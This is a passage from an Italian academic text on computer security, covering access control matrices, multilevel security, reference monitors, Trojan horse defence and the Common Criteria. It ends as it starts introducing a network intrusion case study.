


Illustrazione 15: Sistema firewall a host schermato (single-homed bastion host)




Illustrazione 16: Sistema firewall a host schermato (dual-homed bastion host)




Illustrazione 17: Sistema firewall a sotto-rete schermata

4.2 Sistemi fidati

Un modo per migliorare la capacità di difesa di un sistema dagli hacker e dai programmi dolosi consiste nell'implementare una tecnologia a sistema fidato. Questa parte del capitolo presenta una breve panoramica su questo argomento. Si inizierà descrivendo alcuni dei concetti di base relativi al controllo dell'accesso ai dati.

4.2.1 Il controllo dell'accesso ai dati

Dopo aver eseguito con successo un'operazione di login, all'utente viene assegnato l'accesso a un insieme di host e applicazioni. Questo in genere non è sufficiente per un sistema che contiene dati riservati nel proprio database. Tramite la procedura di controllo degli accessi degli utenti, un utente può essere identificato sul sistema. A ciascun utente è associato un profilo che specifica quali operazioni e quali accessi ai file sono consentiti. Il sistema operativo può pertanto attivare delle regole sulla base del profilo dell'utente. Ma il sistema di gestione del database deve controllare l'accesso a specifici record e perfino a determinate parti dei record. Per esempio, nel reparto amministrazione di un'azienda tutti devono potere ottenere un elenco del personale ma solo determinate persone potranno avere accesso alle informazioni sugli stipendi. Questo problema non è certo un dettaglio. Mentre il sistema operativo può consentire all'utente l'accesso a un file o a un'applicazione, oltre a questo livello non esiste alcun ulteriore controllo di sicurezza. Il sistema di gestione del database invece deve prendere una decisione per ogni singola richiesta di accesso. Tale decisione non dipende solo dall'identità dell'utente ma anche dai dati consultati e perfino dalle informazioni già divulgate all'utente.

Un modello generale di controllo degli accessi utilizzato nei sistemi di gestione dei database o dei file è quello chiamato a matrice di accesso figura 2.3a. Ecco i principali elementi di questo modello.

- **Soggetto:** entità in grado di accedere agli oggetti. In generale un soggetto è un processo. Ogni utente o applicazione infatti acquisisce l'accesso a un oggetto tramite un processo che li rappresenta.
- **Oggetto:** qualsiasi elemento per il quale deve essere controllato l'accesso. Fra gli esempi vi sono i file, le parti di file, i programmi e i segmenti di memoria.
- **Diritti di accesso:** modalità con la quale un soggetto può accedere a un oggetto. Esempi di operazioni eseguibili sono la lettura, la scrittura e l'esecuzione.

Un asse della matrice è rappresentato dai soggetti identificati che richiedono l'accesso ai dati. In genere questo elenco è costituito da singoli utenti o gruppi di utenti sebbene l'accesso possa essere controllato per terminali, host o applicazioni in sostituzione o in aggiunta al controllo sugli utenti. L'altro asse elenca gli oggetti cui è possibile accedere. Al livello di dettaglio più elevato, gli oggetti possono essere i singoli campi di dati. Gli oggetti della matrice possono essere rappresentati da raggruppamenti più complessi come record, file o perfino interi database. Ciascun elemento della matrice indica i diritti di accesso del soggetto su tale oggetto.

In pratica una matrice degli accessi è normalmente una matrice sparsa implementata per decomposizione in due diversi modi. La matrice può essere decomposta in base alle colonne, fornendo una **lista di controllo degli accessi** figura 2.3b. Pertanto, per ciascun oggetto, una lista di controllo degli accessi elenca gli utenti e i relativi diritti di accesso. La lista di controllo degli accessi può contenere una voce di default o pubblica che consente di assegnare un determinato insieme di diritti agli utenti che non hanno specifici permessi di accesso. Gli elementi di questo elenco possono includere singoli utenti o anche gruppi di utenti.

	Programma 1 ...		Segmento A	Segmento B
Processo 1	Lettura Esecuzione		Lettura Scrittura	
Processo 2				Lettura
.				

(A)Matrice di accesso

Lista di controllo degli accessi per il Programma 1 :
Processo 1 (lettura, esecuzione)

Lista di controllo degli accessi per il Segmento A:
Processo 1 (lettura, scrittura)

Lista di controllo degli accessi per il Segmento B:
Processo 2 (lettura)

(B) Lista di controllo degli accessi

Permessi per il Processo 1;
Programma 1 (lettura, esecuzione) Segmento A (lettura, scrittura)

Permessi per il Processo 2:
Segmento B (lettura)

(C) Elenco dei permessi

Figura 3.3 Struttura di controllo degli accessi.

La decomposizione in base alle righe fornisce un **elenco dei permessi** (Figura 3.3C) che specifica gli oggetti e le operazioni disponibili per un utente. Ciascun utente avrà un certo numero di permessi e può esser autorizzato ad assegnare tali permessi ad altri. Poiché questi permessi possono essere dispersi nel sistema, rappresentano un grave problema di sicurezza rispetto alle liste di controllo degli accessi. In particolare, il permesso di accesso non deve essere falsificabile. Una tecnica per ottenere ciò consiste nel fare in modo che il sistema operativo conservi tutti i permessi per conto dell'utente. Questi permessi dovranno essere conservati in un'area di memoria inaccessibile agli utenti.

4.2.2 Il concetto di sistema fidato

Ciò che si detto finora riguardava la protezione di un determinato messaggio o elemento contro attacchi attivi o passivi da parte di un determinato utente. Un requisito per certi versi differente ma ampiamente applicabile è quello di proteggere i dati o le risorse sulla base dei cosiddetti livelli di sicurezza. Questo requisito è normalmente previsto negli ambienti militari, dove le informazioni possono essere considerate non classificate, confidenziali,

segrete o top-secret e oltre. Questo concetto è però applicabile anche ad altri settori, dove le informazioni possono essere organizzate in categorie e agli utenti è consentito l'accesso a determinate categorie di dati. Per esempio, il livello di sicurezza più elevato potrebbe essere quello dei documenti di pianificazione strategica dell'azienda, accessibili solo ai top manager e al relativo staff; poi vi potrebbero essere i dati finanziari più delicati e i dati sul personale, accessibili solo da parte del personale di amministrazione, ai top manager e così via.

Quando esistono più categorie o livelli di dati, si parla di **sicurezza multilivello.** La formulazione generale del requisito di sicurezza multilivello è che un soggetto di alto livello non deve fornire informazioni a un soggetto di livello più basso a meno che questo non rifletta la precisa volontà di un utente autorizzato. Per gli scopi implementativi, questo requisito può essere diviso in due parti e riformulato in modo più semplice. Un sistema sicuro multilivello deve garantire:

- **No read up**: un soggetto può solo leggere un oggetto con un livello di sicurezza uguale o inferiore. Nella documentazione tecnica viene chiamato proprietà di sicurezza semplice.
- **No write down**: un soggetto può solo scrivere in un oggetto con un livello di sicurezza uguale o superiore. Nella documentazione tecnica viene chiamato "*-property".

Queste due regole, se rispettate, garantiscono la sicurezza multilivello. Per i sistemi di elaborazione dei dati, l'approccio seguito è stato oggetto di molte ricerche e sviluppi e si basa sul concetto di *monitor di riferimento.* Questo approccio è rappresentato nella figura 3.4. Il monitor di riferimento è un elemento di controllo presente nell'hardware e nel sistema operativo di un computer che regola l'accesso dei soggetti agli oggetti sulla base dei loro parametri di sicurezza. Il monitor di riferimento ha accesso a un file, il database centrale della sicurezza, che elenca i privilegi di accesso (security clearance) di ciascun soggetto e gli attributi di protezione (classification level) di ciascun oggetto. Il monitor di riferimento garantisce il rispetto delle due regole di sicurezza elencate in precedenza e ha le seguenti proprietà.

- **Mediazione completa:** le regole di sicurezza vengono applicate a ogni accesso e non, per esempio, solo quando viene aperto un file.
- **Isolamento**: il monitor di riferimento e il database sono protetti da qualsiasi modifica non autorizzata.
- **Verificabilità:** la correttezza del monitor di riferimento deve essere dimostrabile. Ovvero deve essere possibile dimostrare matematicamente che il monitor di riferimento garantisce il rispetto delle regole di sicurezza, una mediazione e un isolamento completi.

Si tratta di requisiti molto rigidi. Il requisito di mediazione completa significa che ogni accesso ai dati contenuti nella memoria principale e nei dischi e su nastro deve essere mediato. Un'implementazione puramente software imporrebbe un aggravio prestazionale troppo elevato; la soluzione deve essere almeno parzialmente hardware. Il requisito di isolamento significa che non deve essere possibile per un estraneo, indipendentemente dalla sua abilità, alterare la logica di funzionamento del monitor di riferimento o il contenuto del database centrale di sicurezza. Infine il requisito di prova matematica è formidabile per un sistema così complesso come un computer. Un sistema in grado di soddisfare questi requisiti è chiamato **sistema fidato.**

L'ultimo elemento rappresentato nell'illustrazione 18 è il file di auditing. Gli eventi più importanti della sicurezza, come il rilevamento delle violazioni alla sicurezza e le modifiche autorizzate al database centrale della sicurezza vengono conservate nel file di auditing

Nel tentativo di rispondere alle sue stesse esigenze e come servizio pubblico, il Dipartimento della Difesa degli Stati Uniti ha fondato nel 1981 il Computer Security Center nel l'ambito della NSA (National Security Agency) con l'obiettivo di incoraggiare lo sviluppo di sistemi fidati. Questo obiettivo viene perseguito tramite il programma Commercial Product

Evaluation Program del centro. In pratica, si tenta di valutare come i prodotti disponibili commercialmente soddisfino i requisiti di sicurezza appena descritti. Il centro classifica i prodotti valutati in base alla gamma di funzionalità. Queste valutazioni sono necessarie per gli acquisti del Dipartimento della Difesa ma vengono rese pubblicamente accessibili: pertanto possono essere utili anche alle aziende che acquistano apparecchiature disponibili commercialmente.




Illustrazione 18: Concetto del monitor di riferimento.

4.2.3 Difesa contro i cavalli di Troia

Un modo per difendersi dagli attacchi a cavallo di Troia consiste nell'uso di un sistema operativo sicuro e fidato.

L'illustrazione 19 ne è un esempio. In questo caso viene utilizzato un cavallo di Troia per aggirare il meccanismo di sicurezza standard utilizzato dalla maggior parte dei sistemi di gestione dei file e dei sistemi operativi: la lista di controllo degli accessi. In questo esempio l'utente Bob interagisce tramite un programma con un file di dati contenente la stringa di caratteri segreta "CPE170KS". L'utente Bob ha assegnato i permessi di lettura/scrittura al file solo per i programmi operanti per suo conto; ovvero solo i processi di proprietà di Bob possono accedere al file.

L'attacco a cavallo di Troia inizia quando un utente ostile, Alice, acquisisce legittimamente l'accesso al sistema e installa un cavallo di Troia e un file di servizio che verrà utilizzato durante l'attacco. Alice assegna a se stessa il permesso di lettura e scrittura su questo file e assegna a Bob il solo permesso di scrittura (19 A). Ora Alice induce Bob a richiamare il programma contenente il cavallo di Troia, sostenendo che si tratta di un programma della massima utilità. Quando il programma scopre di essere eseguito da Bob, legge la stringa di caratteri segreta dal file di Bob e la copia nel file di servizio di Alice (Figura 19 B). Entrambe le operazioni di lettura e scrittura soddisfano i vincoli imposti dalla lista di controllo degli accessi. Per conoscere il valore della stringa, ad Alice non rimane che accedere al proprio file.

Ora si vedrà come si comporta un sistema operativo sicuro in questa stessa situazione (Figura 19 C). I livelli di sicurezza vengono assegnati ai soggetti al momento del login sulla base di criteri quali il terminale utilizzato per l'accesso e l'utente interessato, identificato tramite codice utente e password. In questo esempio vi sono due livelli di sicurezza, riservato e pubblico, ordinati in modo che riservato sia superiore a pubblico. I processi e i file di dati di Bob ricevono il livello di sicurezza riservato. I file e i processi di Alice ricevono invece il livello di sicurezza pubblico. Se Bob richiama il cavallo di Troia (Figura 19 D), tale programma acquisisce il livello di sicurezza di Bob. Il programma sarà pertanto in grado, rispettando la proprietà di sicurezza semplice, di leggere la stringa di caratteri segreta. Quando però il programma tenta di memorizzare la stringa in un file pubblico (il file di servizio di Alice), viene violata la proprietà "*-property" e il tentativo viene bloccato dal monitor di riferimento. Pertanto il tentativo di scrivere nel file di servizio viene impedito anche se la lista di controllo degli accessi lo consentirebbe: la politica di sicurezza ha la precedenza sul meccanismo di controllo degli accessi.

4.3 Criteri comuni per la valutazione della sicurezza delle tecnologie dell'informazione

Lo sforzo compiuto dalla NSA (National Security Agency) e altre agenzie governative negli Stati Uniti per definire requisiti e criteri di valutazione per i sistemi fidati è riflesso in sforzi analoghi di altre nazioni. I cosiddetti CC, o *Common Criteria far Information Technology and Security Evaluation*, scaturiscono da un'iniziativa degli organi di standardizzazione di varie nazioni per sviluppare standard internazionali di specifica dei requisii di sicurezza e dei criteri di valutazione.




Illustrazione 19: Cavalli di troia su sistemi operativi sicuri.

4.3.1 Requisiti

I CC definiscono un insieme comune di potenziali requisiti di sicurezza da utilizzare nella valutazione. L'acronimo TOE (Target Of Evaluation, o *obiettivo della valutazione)* si riferisce a quella parte di applicazione o sistema oggetto di valutazione. I requisiti si raggruppano in due categorie.

- **Requisiti funzionali:** definiscono il comportamento di sicurezza desiderato. La documentazione stabilisce un insieme di componenti che forniscono una modalità standardizzata per esprimere i requisiti funzionali di sicurezza di un TOE.
- **Requisiti di garanzia:** gli elementi di base per garantire che le misure di sicurezza impostate siano efficaci e correttamente implementate. La documentazione stabilisce un insieme di componenti per esprimere in forma standardizzata i requisiti di garanzia relativi a un TOE.

Sia i requisiti funzionali sia i requisiti di garanzia sono organizzati in classi. Una *classe* è un insieme di requisiti che condividono il medesimo obiettivo o intenzione. Le Tabelle 3.3 e 3.4 definiscono sinteticamente le classi dei requisiti funzionali e di garanzia. Ciascuna di queste classi contiene un insieme di famiglie. I requisiti in ciascuna famiglia condividono gli obiettivi di sicurezza ma differiscono nell'enfasi o nel rigore. Per esempio la classe *audit* contiene sei famiglie relative a vari aspetti di auditing (tra le quali la generazione dei dati di audit, l'analisi di audit e la memorizzazione degli eventi di audit). Ciascuna famiglia, a sua volta, contiene una o più componenti. Una *componente* descrive un insieme specifico di requisiti di sicurezza e costituisce il più piccolo insieme selezionabile per far parte delle strutture definite nei CC.

Tabella 3.3 Requisiti funzionali di sicurezza CC.

Classe	Descrizione
Audit	Riguarda il riconoscimento, la registrazione, la memorizzazione e l'analisi delle informazioni relative alle attività di sicurezza. Queste attività generano i record di audit, che possono essere esaminati per determinarne l'impatto sulla sicurezza.
Supporto crittografico	Utilizzata nel caso in cui il TOE implementa funzioni di crittografia. Queste possono essere impiegate, per esempio, per supportare la comunicazione, l'identificazione e autenticazione, o la separazione dei dati.
Comunicazioni	Fornisce due famiglie relative alla non-ripudiazione da parte del mittente e del destinatario dei dati.
Protezione dei dati utente	Specifica i requisiti relativi alla protezione dei dati utente nel TOE durante l'importazione, l'esportazione e la memorizzazione, oltre agli attributi di sicurezza relativi ai dati utente.
Identificazione e autenticazione	Garantisce l'identificazione non ambigua degli utenti autorizzati e la corretta associazione degli attributi di sicurezza agli utenti e ai soggetti.
Gestione della sicurezza	Specifica la gestione degli attributi, dei dati e delle funzioni di sicurezza.
Privacy	Garantisce all'utente la protezione dalla rilevazione e dall'utilizzo improprio della propria identità da parte di altri utenti.
Protezione delle funzioni di sicurezza del TOE	Riguarda la protezione dei dati relativi alle funzioni di sicurezza del TOE (TSF), anziché dei dati utente. La classe concerne l'integrità e la gestione dei meccanismi e dati TSF.
Utilizzazione delle risorse	Riguarda la disponibilità delle risorse richieste, quali le capacità di elaborazione e di memorizzazione. Include i requisiti relativi a: tolleranza ai guasti, priorità dei servizi e

	allocazione delle risorse.
Accesso al TOE	Specifica i requisiti funzionali, oltre a quelli specificati per l'identificazione e l'autenticazione, per controllare l'apertura di una sessione utente. I requisiti di accesso al TOE determinano per esempio i limiti nel numero e nella portata delle sessioni utente, riportando informazioni storiche relative agli accessi e alle modifiche dei parametri di accesso.
Canali/percorsi fidati	Riguarda i percorsi di comunicazione fidati fra gli utenti e TSF, e fra TSF.

Tabella 3.4 Requisiti di garanzia di sicurezza CC.

Classe	**Descrizione**
Gestione della configurazione	Richiede la protezione adeguata dell'integrità del TOE. Più in particola re, la gestione della configurazione garantisce che il TOE e la documentazione utilizzata per la valutazione siano quelle preparate per la distribuzione.
Consegna e impiego operativo	Riguarda le misure, procedure e standard per la sicurezza delle fasi di consegna, installazione e uso operativo del TOE. Ha lo scopo di garantire che la protezione di sicurezza offerta dal TOE non venga compromessa durante queste fasi.
Sviluppo	Concerne il raffinamento delle TFS dalle specifiche definite negli ST all'implementazione, oltre al mapping dai requisiti di sicurezza al più basso livello di rappresentazione.
Documenti di supporto	Riguarda l'impiego operativo sicuro del TOE da parte di utenti e amministratori.
Supporto al ciclo di sviluppo	Inerente al ciclo di vita del TOE, comprende definizione, strumenti e tecniche del ciclo di vita, sicurezza dell'ambiente di sviluppo e correzione degli errori identificati dagli utenti.
Verifiche	Riguarda la dimostrazione che il TOE soddisfa i propri requisiti funzionali. Le famiglie di questa classe sono attinenti all'ampiezza e alla profondità delle verifiche dello sviluppatore e ai requisiti per le verifiche Indipendenti.
Valutazione della vulnerabilità	Definisce i requisiti per l'identificazione di eventuali lacune di sicurezza che potrebbero essere introdotte per costruzione, impiego, utilizzo improprio o configurazione scorretta del TOE. Le famiglie di questa classe sono attinenti all'identificazione delle vulnerabilità tramite analisi di canale nascosto, analisi della configurazione del TOE, esame della robustezza dei meccanismi delle funzioni di sicurezza e identificazione degli errori introdotti nella fase di sviluppo del TOE. La seconda famiglia riguarda la classificazione della sicurezza delle componenti del TOE. La terza e la quarta famiglia riguardano l'analisi dell'impatto delle modifiche sulla sicurezza e la certificazione di conformità alle procedure. Questa classe fornisce gli elementi di base per stabilire gli schemi di mantenimento delle garanzie di sicurezza.
Mantenimento delle Garanzie di sicurezza	Fornisce i requisiti che si devono applicare dopo che il TOE è stato certificato rispetto ai CC. Questi requisiti hanno lo scopo di garantire che il TOE continuerà a soddisfare i propri obiettivi di sicurezza, nonostante le modifiche al TOE stesso o al suo ambiente.

Per esempio, la classe di requisiti funzionali per il supporto crittografico comprende due famiglie: gestione della chiave di crittografia ed elaborazione crittografica. Vi sono quattro componenti nella famiglia gestione della chiave di crittografia, utilizzate per specificare: l'algoritmo di generazione e la dimensione, il metodo di distribuzione, il metodo di accesso e il metodo di distruzione della chiave. Per ciascuna componente è possibile fare riferimento a uno standard per definire il requisito. Vi è una sola componente nella famiglia elaborazione crittografica; essa specifica un algoritmo e la dimensione della chiave sulla base del particolare standard assegnato.

Gli insiemi di componenti funzionali e di garanzia possono essere raggruppati in package riutilizzabili, che si sono rivelati utili per soddisfare gli obiettivi identificati. Un esempio di tale package sono le componenti funzionali richieste per il controllo di accesso.

Profili e obiettivi

I CC definiscono anche due tipi di documenti che possono essere generati utilizzando i requisiti definiti tramite CC.

- **Profili di protezione (PP - Protection Profiles):** definiscono un insieme di requisiti e obiettivi di sicurezza indipendenti dall'implementazione, per una categoria di prodotti o sistemi che soddisfano esigenze di sicurezza dei clienti similari. Un PP deve essere riutilizzabile e deve definire requisiti di provata utilità ed efficacia nel soddisfare gli obiettivi identificati. Il concetto di PP è stato sviluppato per supportare la definizione di standard funzionali e come ausilio per la formulazione delle specifiche per gli acquisti.
- **Obiettivi di sicurezza (ST - Security Targets):** contengono gli obiettivi e i requisiti di sicurezza di un particolare TOE e definiscono le misure funzionali e di garanzia offerte da tale TOE per soddisfare i requisiti definiti. L'ST può dichiarare la conformità coi uno o più PP e costituisce la base per una valutazione. L'ST è fornito dal produttore e dallo sviluppatore.

L'illustrazione 20 mostra la relazione fra requisiti da un lato e profili e obiettivi dall'altro Per definire i requisiti del prodotto, l'utente può scegliere un insieme di componenti come PP. L'utente può anche fare riferimento a package predefiniti che raccolgono vari requisiti solitamente raggruppati all'interno di un documento di requisiti del prodotto. Analogamente il produttore o il progettista possono scegliere varie componenti e package per definire un ST.




Illustrazione 20: Organizzazione e definizione dei requisiti CC

5 Analisi del traffico di rete

5.1 Premessa

Nei capitoli 1,2,3 sono stati trattati argomenti riguardanti: le tecniche di intrusione, la gestione delle password, le vulnerabilità delle password, il record di auditing e il sistema di rilevamento delle intrusioni, gli attacchi DoS distribuiti, le tipologie di firewall e le regole base di configurazione di un firewall.

Questi elementi sono presenti nello scenario di attacco che si analizzerà approfonditamente nel paragrafo 4.4. Quest'attacco è preso da un libro di testo in lingua spagnola [57], ed è stato parte integrante del corso di “Gestiòn y administraciòn de redes de calculadores” frequentato presso l'Universidad de Las Palmas de Gran Canaria.

5.2 Analisi tecnica

Durante l'analisi che è stata condotta sull'attacco strutturato che andremo a descrivere nel paragrafo 4.4, si sono accresciute esperienze sugli elementi che fanno parte dell'attacco, rispetto a quanto previamente analizzato durante il corso di reti.

E' stato tradotto il bollettino che annuncia la vulnerabilità del demone ftp WU-FTPD), si sono trattate alcune funzioni dello scanner di rete “nmap”, in particolare l'OS detection e il TCP Scan, in seguito all'analisi del funzionamento del TCP Scan è stato analizzato il TCP split handshake [34] al fine di interpretare in maniera più corretta possibile i dati analizzati, si è effettuato un test di cracking di file delle password con il software “john the ripper”, si è osservato il funzionamento di un datapipe, il funzionamento di una sonda, si sono analizzati alcune importanti opzioni di tcpdump, il funzionamento di criptaggio delle password in unix, si può affermare che sia iniziato il duro allenamento verso la conoscenza sempre più estesa della sicurezza di rete.

Poter accedere a simulazioni di differenti attacchi, sarebbe più semplice formare degli esperti di sicurezza. Ci si rende conto di quanto è infinito questo mondo solamente guardando quanti bollettini di sicurezza esistono, quanti software che erogano servizi sono stati sviluppati, quanti tipi di attacchi DoS sono oggigiorno conosciuti.

Per poter essere un esperto di sicurezza bisogna vocare anima e corpo alla sicurezza di reti informatiche.

In questa prima fase di analisi, antecedente la descrizione dell'attacco, vengono fatte delle considerazioni riguardanti gli elementi che hanno permesso di costruire questo scenario. E' consigliabile leggere quanto scritto in tutto il paragrafo 4.2, solo dopo aver letto lo scenario d'attacco nel paragrafo 4.4.

5.2.1 L'intrusione.

Si sta analizzando un'intrusione effettuata da, classificati secondo i casi presentati precedentemente da Anderson [1], un **utente clandestino** (che prenderà il nome di Ardala). L'attaccante infatti riesce a introdursi nel sistema da estraneo. Per fare ciò però deve appoggiarsi, sempre secondo la classificazione di Anderson, a un **utente legittimo disonesto**

(un impiegato insoddisfatto), che gli aprirà un varco nella rete dell'azienda che si vuole penetrare.

E' evidente quindi che in molti casi sarà necessario combinare due tipi di intrusione, per trovarsi effettivamente dentro la rete obiettivo.

